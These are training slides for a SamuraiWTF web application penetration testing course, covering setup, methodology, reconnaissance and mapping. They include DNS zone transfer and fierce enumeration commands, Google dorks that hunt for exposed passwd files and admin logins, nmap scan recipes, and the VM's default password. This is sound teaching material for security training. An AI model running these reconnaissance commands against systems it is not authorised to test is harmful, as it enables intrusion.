

ASSESSING AND EXPLOITING WEB APPLICATIONS WITH SAMURAIWTF



Justin Searle
Managing Partner – UtiliSec
justin@meeas.com // justin@utilisec.com
+1 801 784 2052

- Make sure that latest version of VMware Player or Fusion is installed
 - VirtualBox should work, but no promises
- Copy course files to your computer
- Unzip the SamuraiWTF virtual machine
- From the "File" menu in VMware, choose "Open" and select the .vmx file in the extracted folder
- Verify the virtual machine can communicate on the network if you are connected to the Internet

- Copy the SamuraiWTF ISO file to your hard drive
- Open your virtual machine software and create a new virtual machine without using the automatic installation options
 - If you are using VMware Player, Workstation, or Fusion:
 - When warned about an installation disk, select "Continue without disc"
 - When asked about installation media, choose "Create a custom virtual machine" or "I will install the operating system later"
 - When asked about your Operating System choose "Linux" and "Ubuntu"
 - Give the virtual machine 2GB RAM
 - Take defaults on all other settings
- Once created, edit your virtual machine and point the VM machine's CD/DVD virtual drive to the SamuraiWTF ISO
- Boot your virtual machine and verify SamuraiWTF starts up
- Look around and see if your neighbors need any help 😊

ASSESSING AND EXPLOITING WEB APPLICATIONS WITH SAMURAIWTF



Justin Searle
Managing Partner – UtiliSec
justin@meeas.com // justin@utilisec.com
+1 801 784 2052

You are free:



to Share — to copy, distribute and transmit the work



to Remix — to adapt the work



Under the following conditions:



Attribution — You must attribute the work in the manner specified by the author or licensor (but not in any way that suggests that they endorse you or your use of the work).



Share Alike — If you alter, transform, or build upon this work, you may distribute the resulting work only under the same or similar license to this one.

For more details, visit <http://creativecommons.org/licenses/by-sa/3.0/>

If you use these slides, please offer the course under a different name so people don't confuse it with our official course.

Course Author

Justin Searle - justin@utilisec.com - @meeas

Course Contributors

Raul Siles - raul@dinosec.com - @dinosec

Kevin Johnson - kevin@secureideas.net - @secureideas

Tim Tomes - tim@blackhillsinfosec.com - @lanmaster63

Course Sponsors

UtiliSec - <http://www.utilisec.com>

Secure Ideas L.L.C. - <http://www.secureideas.net>

DinoSec S.L. - <http://www.dinosec.com>

- Introduction to SamuraiWTF
- Testing Methodology
- Mapping Applications
- Discovering Vulnerabilities
- Exploiting Vulnerabilities
- Student Challenge
- Appendix Materials (time permitting)

- Live testing environment as a bootable DVD
- Based on Ubuntu Linux
- Over 100 tools, extensions, and scripts, included:
 - recon-ng
 - w3af
 - BeEF
 - Burp Suite
 - OWASP ZAP
 - Rat Proxy
 - DirBuster
 - CeWL
 - Sqlmap
 - Maltego CE
 - WebScarab
 - Nmap
 - Nikto
 - Metasploit

- Complete rebuild of the distribution
- Includes KDE, Gnome, and Unity
- Doubled the number of tools
- All tools now accessible in \$PATH
- Moved all software and configurations to Debian packages... (work in progress)
 - Upgrade all tools with "sudo apt-get upgrade"
 - Add SamuraiWTF tools to any Ubuntu/Debian installation by editing "/etc/apt/sources.list"
 - Facilitates collaboration within dev team

- Main project page:
 - <http://www.samurai-wtf.org>
- Bug and feature requests trackers at:
 - <https://sourceforge.net/p/samurai/bugs/>
 - <https://sourceforge.net/p/samurai/feature-requests/>
- Development mailing list at:
 - <http://sourceforge.net/p/samurai/mailman/>

- Logging In and Using sudo/kdesudo/gtksudo
 - Username: samurai
 - Password: samurai
 - <http://whatisthesamuraipassword.com>
- Choosing KDE, Gnome, or Unity
- SamuraiWTF Tools and Documentation
- Firefox Extensions
 - <https://addons.mozilla.org/en-US/firefox/collections/rsiles/samurai/>
- Web-based Tools and Targets




TESTING METHODOLOGY

Because we are professional pen-testers ...
“You can’t see the wood for the trees”




- **Black Box Testing (Penetration Testing)**
 - Little to no information is provided about the target
 - Testing techniques start with looking for specific vulnerability signs but quickly moves into unscripted exploration, trial and error
 - Testing focuses on manipulating inputs and evaluating responses
 - A form of reverse engineering of exposed functionality
- **White Box or Crystal Box Testing (Not Pentesting)**
 - Includes security focused testing like:
 - source code reviews
 - authenticated vulnerability assessments
 - configuration audits
 - More of a scripted test looking for specific items
- **Grey Box Testing (Optimized Penetration Testing)**
 - Testing that uses black box techniques with greater visibility and/or access to the application to optimize testing

- A simple methodology:
 - **Recon**: Gathering information from external sources about your target
 - **Mapping**: Learning about the target app from a user's AND a developer's perspective
 - **Discovery**: Learning the app from an attacker's perspective
 - **Exploitation**: Attempting to measure the true risk of discovered vulnerabilities
- Successful exploitation often leads to new functionality to map and a second layer of vulnerabilities to discover



- We still follow the overall clockwise flow, but we often move back and forth between processes
- Trick is to keep focused and progressing through the steps
- General rule for deviation from clockwise progression:
 - Make it a conscious decision
 - Limit to 5 attempts or 5 minutes
 - Document what you did and what you would do next
 - Force yourself to return to your current methodology step



FIRST TARGET: DOJO-BASIC

Mutillidae are a family of wasps whose wingless females resemble ants. Their common name **velvet ant** refers to their dense hair which may be red, black, white, silver, or gold. They are known for their extremely painful sting, facetiously said to be strong enough to kill a cow, hence the common name **cow killer** or **cow ant** is applied to some species. -- Wikipedia



- **Author:** Justin Searle
- **Site:** (currently only available on SamuraiWTF 2.x)
- **Purpose:** A PHP/MySQL web application that implements the OWASP Top 10 vulnerabilities. This project was forked from Adrian "Irongeek" Crenshaw's the 1.x branch of Mutillidae
- **Accessing:** <http://dojo-basic>
- **Features:**
 - Basic web app designed for first time web pen-testers
 - Easy to find and exploit vulnerabilities
 - Includes learning hints
 - Mapped to OWASP Top 10

- **Mapping Tools:**

- Nmap & Zenmap
- Firefox
- Tilt
- Wappalyzer
- FoxyProxy
- ZAP Proxy
- Firebug
- ZAP Spider
- Burp Spider

- **Discovery Tools:**

- Nikto
- DirBuster
- Raft
- ZAP Scanner

- w3af
- iMacro
- CeWL
- ZAP Fuzzer
- ZAP TokenGen
- Burpsuite Sequencer
- User Agent Switcher


- **Exploitation Tools:**

- Cookies Manager+
- sqlmap
- Laudanum
- BeEF


RECONNAISSANCE

Gathering information from external sources about your target

The most under utilized steps ...



- Recon is one of the most under utilized steps
- Findings here allow you to start building assumptions to test
- Provides key information needed for later steps
 - Selection and verification (most important) of targets
 - Information about technologies used and configurations
 - Lists of users, employees, and organization info
 - Password reset information and contact information
 - Trust relationships to exploit (friends and managers)
 - Even occasionally find code snippets with vulnerabilities and authentication information
- (Potentially) Without “touching” target environment



- Verify that those your client owns the IPs/Hosts you are testing!!!
- What is WHOIS & RIRs?
 - A protocol for searching Internet registration databases based on RFC 3912 for domain names, IPs, and autonomous systems (AS)
 - Regional IP Registrars: AfriNIC, APNIC, ARIN, LACNIC, RIPE
- Common tools to use:
 - "whois" command line tool (standard with Linux and Macs)
 - <http://www.whois.net> or <http://www.internic.net/whois.html>


- Examples to Try:

```
whois secureideas.net
```

```
whois 66.135.50.185
```

```
whois "kevin johnson" (should fail, why?)
```

```
whois -h whois.arin.net "kevin johnson"
```



- Common tools:

- host (default on Linux and Macs)
- dig (default on Linux and Macs)
- nslookup (default on everything)

- Forward lookups:

```
host www.samurai-wtf.org
```

```
dig www.samurai-wtf.org
```

```
nslookup www.samurai-wtf.org
```

- Reverse lookups:

```
host 66.135.50.185
```

```
dig -x 66.135.50.185
```

```
nslookup 66.135.50.185
```



- Made so administrators don't have to update each DNS server separately (DNS server synchronization)
- Often left wide open internally and occasionally to the Internet
- Must query an authoritative server for the domain
- Make sure you try all authoritative servers, only one might work
- Examples to try:

```
dig -t AXFR secureideas.net    (should fail, why?)
```

```
dig -t NS secureideas.net
```

```
dig -t AXFR secureideas.net @ns1.secureideas.net
```

```
dig -t AXFR secureideas.net @ns2.secureideas.net
```

```
host -la secureideas.net      (should work, why?)
```

```
host -t ns secureideas.net
```

```
host -la secureideas.net ns1.secureideas.net
```

```
host -la secureideas.net ns2.secureideas.net
```



- **Author:** RSnake
- **Site:** <http://ha.ckers.org/fierce>
- **Purpose:** Performs forward and reverse lookups recursively until target IPs and domains are exhausted (wordlist based)
- **Language:** Perl
- **Syntax:**

```
fierce -dns <target_domain>
```
- **Examples to try:**

```
fierce -dns secureideas.net  
fierce -dns meeas.com  
fierce -dns utilisec.com
```



- What is Google hacking?
 - Using Google advanced operators to search for “interesting” information
 - Jonny Long’s GHDB
 - <http://www.hackersforcharity.org/ghdb>
 - Also great for Social Network Farming
- Examples:
 - `intitle:"Index+of..etc" passwd`
 - `intitle:admin intitle:login`
 - `intitle:index.of.private`
 - `intitle:"ColdFusion Administrator Login"`
 - `filetype:asmx OR filetype:jws`
 - `inurl:asmx?wsdl OR inurl:jws?wsdl`

- Precursor to Social Networks
 - Usenet (Google Groups – Deja News acquisition)
 - Mailing lists
 - Web Forums
- Modern day Social Networks
 - Facebook
 - LinkedIn
 - Myspace
 - Twitter
 - Ning
 - Orkut

Top 10 Sectors by Share of U.S. Internet Time				
RANK	Category	Share of Time June 2010	Share of Time June 2009	% Change In Share of Time
1	Social Networks	22.7%	15.8%	43%
2	Online Games	10.2%	9.3%	10%
3	E-mail	8.3%	11.5%	-28%
4	Portals	4.4%	5.5%	-19%
5	Instant Messaging	4.0%	4.7%	-15%

- Several methods exist to harvest data from these site

- Traditional vs. Next Generation
 - New resources
 - Rich web technologies
 - People like building tools
- Caveats
 - Disclosure of customer data
 - Active vs. Passive recon
 - Not all data is free.
- Blurs the methodology
 - Port scan, enumerate, discover vulns, harvest credentials...

- **Author:** Tim (LaNMaSteR53) Tomes
- **Site:** <http://recon-ng.com>
- **Purpose:** Completely modular reconnaissance framework. Automates full scope open source reconnaissance. One-stop shop for recon.
- **Language:** Python
- **Recon-ng Notes:**
 - Modular
 - Data driven
 - Similar to Metasploit
 - Well documented
 - Analytic limitations


- Basic Recon-ng interface and usage
- Major Recon-ng features
 - Harvesting contacts
 - Harvesting creds
 - Harvesting hosts
 - PushPin integration
 - Creating reports




MAPPING

Learning about the target app from the user's perspective ...

... AND the developer's perspective





- **Author:** Fyodor (Gordon Lyon) and many more
- **Site:** <http://nmap.org>
- **Purpose:** Premier TCP/IP host and port scanning tool. Also provides excellent OS fingerprinting, service fingerprinting, and the Nmap Scripting Engine (NSE) which provides advanced and customizable functionality
- **Language:** C/C++ (LUA for NSE scripts)
- **Syntax:**
nmap [options] <target>
sudo nmap [options] <target>




```
nmap 127.42.84.0/29
```

- Port scans top 1000 TCP ports.

```
nmap -sP 127.42.84.0-7
```

- Ping sweep 8 localhost addresses (actually does an ARP, ICMP, then TCP 80)

```
nmap -p 80,443 127.42.84.0/29
```

- Port scans TCP ports 80 & 443

```
sudo nmap -A 127.42.84.0/29
```

- Port scans top 1000 TCP ports, fingerprints OS and services, then runs NSE scripts

```
sudo nmap -A -p- localhost
```

- Port scans all 65535 TCP ports, fingerprints them, and runs NSE scripts

```
sudo nmap -sU 127.42.84.0/29
```

- Port scans top 1000 UDP ports

```
sudo nmap -sU -p- localhost
```

- Port scans all 65535 UDP ports. Find more ports?

```
sudo nmap -sU -p- -A localhost
```

- Port scans all 65535 UDP ports, fingerprints them, and runs some NSE scripts.
- WARNING: Service scanning UDP ports on the Internet can be VERY slow

- Finding the right balance between speed and false negatives
- Tune your options on a subset of IPs (first /24 of 127.42.0.0/16)

```
sudo nmap -p 80,443 127.42.0.0/24
```

```
sudo nmap -n -PN -p 80,443 -T5 127.42.0.0/24
```

```
sudo nmap -n -PN -p 80,443 -T5 --max-retries 0 127.42.0.0/24
```

```
sudo nmap -n -PN -p 80,443 --max-rtt-timeout 100 --min-rtt-timeout 25  
--initial-rtt-timeout 50 --max-retries 0 127.42.0.0/24
```

```
sudo nmap -n -PN -p 80,443 --min-rate 10000 --min-hostgroup 4096  
--max-retries 0 127.42.0.0/24
```

- Now we have a finely tuned scan, lets run on the full /16 subnet

```
sudo nmap -n -PN -p 80,443 --min-rate 10000 --min-hostgroup 4096  
--max-retries 0 -oN /tmp/AllIPs-WebPorts -v --reason 127.42.0.0/16
```

- Understanding Nmap Scripting Engine (NSE)

```
ls /usr/share/nmap/scripts | grep -iE "http|html"
```


- **Author:** Adriano Monteiro Marques and nmap project
- **Site:** <http://nmap.org/zenmap>
- **Purpose:** Graphical nmap interface to make it easier for beginners, provide basic analysis capabilities, facilitate rescans, display network topologies, and compare scans
- **Language:** C/C++
- **Samurai Notes:**
 - Since many scans require root, Zenmap when started from the menu on SamuraiWTF runs as root. To run it as a normal user, run "zenmap" from the command prompt



Zenmap Topology

